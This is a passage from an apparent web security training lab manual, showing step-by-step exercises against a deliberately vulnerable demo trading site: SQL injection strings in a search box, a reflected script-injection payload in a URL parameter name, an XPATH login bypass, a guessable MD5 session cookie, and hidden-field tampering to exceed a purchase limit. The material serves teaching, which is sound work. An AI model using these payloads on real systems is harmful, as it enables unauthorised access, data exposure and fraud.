
```
[08:03:13] [WARNING] GET parameter 'BtnSubmit' is not injectable
[08:03:13] [INFO] ignoring GET parameter '__EVENTVALIDATION'
[08:03:13] [CRITICAL] all tested parameters appear to be not injectable. Try to increase '--level'/'--risk' values to perform more tests. Also, you can try to rerun by providing a valid value for option '--string' as perhaps the string you have chosen does not match exclusively True responses
[08:03:13] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 884 times

[*] shutting down at 08:03:13
```

Lab 44: 2nd Challenge

http://54.213.131.105/




In the search box type: **' or a=a**




In the search box type: **' or 1=1**


WebKnight Application Firewall Alert - Mozilla Firefox
54.213.131.105/Searchresult.aspx?ScriptName=' or 1=1
WebKnight Application Firewall Alert
Your request triggered an alert! If you feel that you have received this page in error, please contact the administrator of this web site.
What is WebKnight?
AQTRONIX WebKnight is an application firewall for web servers and is released under the GNU General Public License. It is an ISAPI filter for securing web servers by blocking certain requests. If an alert is triggered WebKnight will take over and protect the web server.
For more information on WebKnight:
http://www.aqtronix.com/WebKnight/
AQTRONIX WebKnight

In the search box type: **' or 'a'='a--**




In the search box type: **Joe'+OR+1=1;--**



Browse to http://54.200.178.220 and try entering a SQL Query in the search field

In the search box type: **' or '5'='5**




ScriptCode	ScriptName	OpenPrize	HighPrize	LowPrize	LTP
100023	SecurityFocus	50	55	48	52.50
100024	sans	20	25	18	22.25
100025	Microsoft	1100	1105	1089	1092.25
100026	Blackhat	30	35	28	33.50
100027	oracle	300	350	280	330.50
100028	dell	230	235	228	233.50
100026	Google	2012	2024	2012	2014
100027	IBM	1234	1235	1220	1221
100028	lenovo	234	235	220	222.50
100026	CircuitCity	0.30	0.35	0.28	0.28
100027	BestBuy	3	3.5	2.8	3.05
100028	TigerDirect	31	35	28	33.50

Search page - SQL Injection

Browse to http://54.200.178.220 and try entering a SQL Query in the search field

Microsoft'+OR+1=1;--



Result for : Microsoft' OR 1=1;--

ScriptCode	ScriptName	OpenPrize	HighPrize	LowPrize	LTP
100023	SecurityFocus	50	55	48	52.50
100024	sans	20	25	18	22.25
100025	Microsoft	1100	1105	1089	1092.25
100026	Blackhat	30	35	28	33.50
100027	oracle	300	350	280	330.50
100028	dell	230	235	228	233.50
100026	Google	2012	2024	2012	2014
100027	IBM	1234	1235	1220	1221
100028	lenovo	234	235	220	222.50
100026	CircuitCity	0.30	0.35	0.28	0.28
100027	BestBuy	3	3.5	2.8	3.05
100028	TigerDirect	31	35	28	33.50

Lab 45: Search page – Cross Site Scripting in Parameter Name

Browse to http://54.200.178.220 and enter a common XSS string in the search field


<script>alert(123);</script>

You should receive this message.

Injecting script in parameter name

54.200.178.220/Searchresult.aspx?<script>alert(123);</script>=ScriptName


Script Execution


Search Result - Mozilla Firefox
Search Result
54.200.178.220/Searchresult.aspx?<script>alert(123);</script>=ScriptName
Result for : ScriptName
No result found for the URL http://54.200.178.220/Searchresult.aspx?
123
OK

Lab 46: XPATH Injection

Enter an XPATH query as username, out any character in password

User Name: ' or 'a'='a
Password: ' or 'a'='a




After XPATH Injection, the application is logged in as admin.

Lab 47: Session - Guessable Cookie (MD5 of username)


NOTE: IP IS WRONG IN SCREENSHOT


At login, session cookie named “AcmeTrading” is set




Lab 48: Buy - Hidden Field Validation

After you are logged in, click on “Buy” and search for “Microsoft”. Try to buy a quantity of 10000.






Use the Tamper Data add-on to tampering the hidden field and changing its value to more than 2500.



The transaction should be successful after changing the hidden field.

